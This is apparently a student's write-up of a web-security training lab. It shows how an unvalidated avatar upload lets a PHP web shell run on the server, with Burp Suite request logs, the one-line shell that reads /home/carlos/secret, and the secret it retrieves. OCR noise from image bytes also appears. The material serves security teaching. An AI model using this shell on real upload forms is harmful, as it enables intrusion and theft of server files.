S. Giridharan
CB.SC.P2CYS23006


Lab: Remote code execution via web shell upload

This lab contains a vulnerable image upload function. It doesn't perform any validation on the files users upload before storing them on the server's filesystem.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`


After Successfully logged in as wiener we need to locate the avatar image upload column,



Your username is: wiener

No file chosen


Take an ordinary jpeg image and upload the image and intercept the traffic using Burpsuite.



The file avatars/OIP.jpg has been uploaded.

� Back to My Account

In Burpsuite, go to Proxy > HTTP History column.



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
1	http://edge-http.microsoft.com	GET	/captiveportal/generate_204			204	276						13.107.6.158		16:17:27 16 ...	8080
2	https://0ab9003703b3e4e181a...	GET	/my-account?id=wiener	✓		200	4322	HTML		Remote code execution...		✓	34.246.129.62		16:17:33 16 ...	8080
3	https://0ab9003703b3e4e181a...	POST	/my-account/avatar	✓		200	327	HTML				✓	34.246.129.62		16:17:54 16 ...	8080
4	https://0ab9003703b3e4e181a...	GET	/my-account			200	4309	HTML		Remote code execution...		✓	34.246.129.62		16:18:18 16 ...	8080
5	https://0ab9003703b3e4e181a...	GET	/files/avatars/OIP.jpg			200	38431	JPEG	jpg			✓	34.246.129.62		16:18:22 16 ...	8080
6	https://0ab9003703b3e4e181a...	POST	/my-account/avatar	✓		200	331	HTML				✓	34.246.129.62		16:19:27 16 ...	8080
7	https://0ab9003703b3e4e181a...	GET	/my-account			200	4313	HTML		Remote code execution...		✓	34.246.129.62		16:19:57 16 ...	8080
8	https://0ab9003703b3e4e181a...	GET	/files/avatars/exploit.php			200	207	text	php			✓	34.246.129.62		16:20:15 16 ...	8080
9	https://0ab9003703b3e4e181a...	POST	/submitSolution	✓		200	100	JSON				✓	34.246.129.62		16:21:54 16 ...	8080
10	https://0ab9003703b3e4e181a...	GET	/my-account			200	7254	HTML		Remote code execution...		✓	34.246.129.62		16:22:06 16 ...	8080
11	https://0ab9003703b3e4e181a...	GET	/resources/labheader/js/completedLa...			200	175	script	js			✓	34.246.129.62		16:22:08 16 ...	8080
12	https://0ab9003703b3e4e181a...	GET	/files/avatars/exploit.php			200	207	text	php			✓	34.246.129.62		16:22:08 16 ...	8080

Request

```
GET /files/avatars/OIP.jpg HTTP/2
Host: 0ab9003703b3e4e181aa39bc0032002e.web-security-academy.net
Cookie: session=UqyLXuk8eViI9cr3TQ72egEx5G18pRNx
Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Microsoft Edge";v="122"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
Sec-Ch-Ua-Platform: "Windows"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0ab9003703b3e4e181aa39bc0032002e.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8


```

Response


```
HTTP/2 200 OK
Date: Sat, 16 Mar 2024 10:48:22 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Sat, 16 Mar 2024 10:48:06 GMT
Etag: "951b-613c4dc0e8445"
Accept-Ranges: bytes
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 38171

ÿØÿàJFIFÿá.ExifMM*@/@ÿÛC


$ &%#
#"(-90(*6+"#2D26;=@@@&0FKE>J9?@=ÿÛC=)#)==================================================
========ÿÀyÚ"ÿÄ
ÿÄµ)!1AQa"q2□□;#B±ÁRÑð$3br□
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz□□□□□□□□□□□□□□□□□□¢£¤¥¦§¨©ª²³´µ¶·¸¹ºÂ
ÃÄÅÆÇÈÉÊÒÓÔÕÖ×ØÙÚáâãäåæçèéêñòóôõö÷øùúÿÄ
ÿÄµw!1AQaq"2□B□;±Á #3RðbrÑ
$4á%ñ&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz□□□□□□□□□□□□□□□□□□¢£¤¥¦§¨©ª²³´µ¶·
¸¹ºÂÃÄÅÆÇÈÉÊÒÓÔÕÖ×ØÙÚâãäåæçèéêòóôõö÷øùúÿÚ?õöc□Í&óèHýM»Ï-Ï-%»Ï-G!lu®lHã"□)e□ëC□õ¥q
□GZ□-ëN¼iÛ)àP7zÓ¹GzLÓÅH)j"ïèC□ÓhwZ7 -%¾@rôÓrÃ¿éLsUÜó@É3=$HÒlq□5«drm□`>õjèæURÒ¢□(¢□(
¢□ÎëUf¼TÏ4bI□)ê□ÅéàU¦¹.N@?Z`,□³ÿú* X□□s¤□2hÄ úÔùoZb
u.öõ§noZe:□õ®ãÏ-B□5a(Mçõ□1õ;S¨Û□-7(zÑHh.ØëUä□½jW8)Ï4□MçÕ□ÍèIE=
```

Request attributes	2	⌄
Request cookies	1	⌄
Request headers	16	⌄
Response headers	8	⌄

This is how the server fetch the uploaded image, Lets create an exploit.php which is used to retrieve the carlos user secret message,


Exploit.php

<?php echo file_get_contents('/home/carlos/secret'); ?>



```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```


Uploading the exploit.php in the avatar image upload column.



The file avatars/exploit.php has been uploaded.

� Back to My Account

We have Successfully upload the exploit.php and check the HTTP History and check how the server fetching the Exploit.




Filter settings: Hiding CSS and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
1	http://edge-http.microsoft.com	GET	/captiveportal/generate_204			204	276						13.107.6.158
2	https://0ab9003703b3e4e181a...	GET	/my-account?id=wiener	✓		200	4322	HTML		Remote code execution...		✓	34.246.129.6
3	https://0ab9003703b3e4e181a...	POST	/my-account/avatar	✓		200	327	HTML				✓	34.246.129.6
4	https://0ab9003703b3e4e181a...	GET	/my-account			200	4309	HTML		Remote code execution...		✓	34.246.129.6
5	https://0ab9003703b3e4e181a...	GET	/files/avatars/OIP.jpg			200	38431	JPEG	jpg			✓	34.246.129.6
6	https://0ab9003703b3e4e181a...	POST	/my-account/avatar	✓		200	331	HTML				✓	34.246.129.6
7	https://0ab9003703b3e4e181a...	GET	/my-account			200	4313	HTML		Remote code execution...		✓	34.246.129.6
8	https://0ab9003703b3e4e181a...	GET	/files/avatars/exploit.php					HTML	php			✓	34.246.129.6

```
GET /files/avatars/exploit.php HTTP/2
Host: 0ab9003703b3e4e181aa39bc0032002e.web-security-academy.net
Cookie: session=UqyLXuk8eViI9cr3TQ72egEx5G18pRNx
Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Microsoft Edge";v="122"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
Sec-Ch-Ua-Platform: "Windows"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0ab9003703b3e4e181aa39bc0032002e.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8


```


Copy the GET Method Line and Reload the Page once the Request came for Fetching Avatar, Send the Request to the Burp Repeater and Replace the GET Method with Exploit GET Request



```
GET /files/avatars/exploit.php HTTP/2
Host: 0ab9003703b3e4e181aa39bc0032002e.web-security-academy.net
Cookie: session=UqyLXuk8eViI9cr3TQ72egEx5G18pRNx
Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Microsoft Edge";v="122"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0ab9003703b3e4e181aa39bc0032002e.web-security-academy.net/my-account/avatar
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8


```

```
ko0aeU5RHgBLIWfkBKop1w95B7LpO8Si
```

Copy the Carlos Secret Message and submit the solution.



Remote code execution via web shell upload

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home | My account | Log out

My Account

Your username is: wiener

Email

Avatar: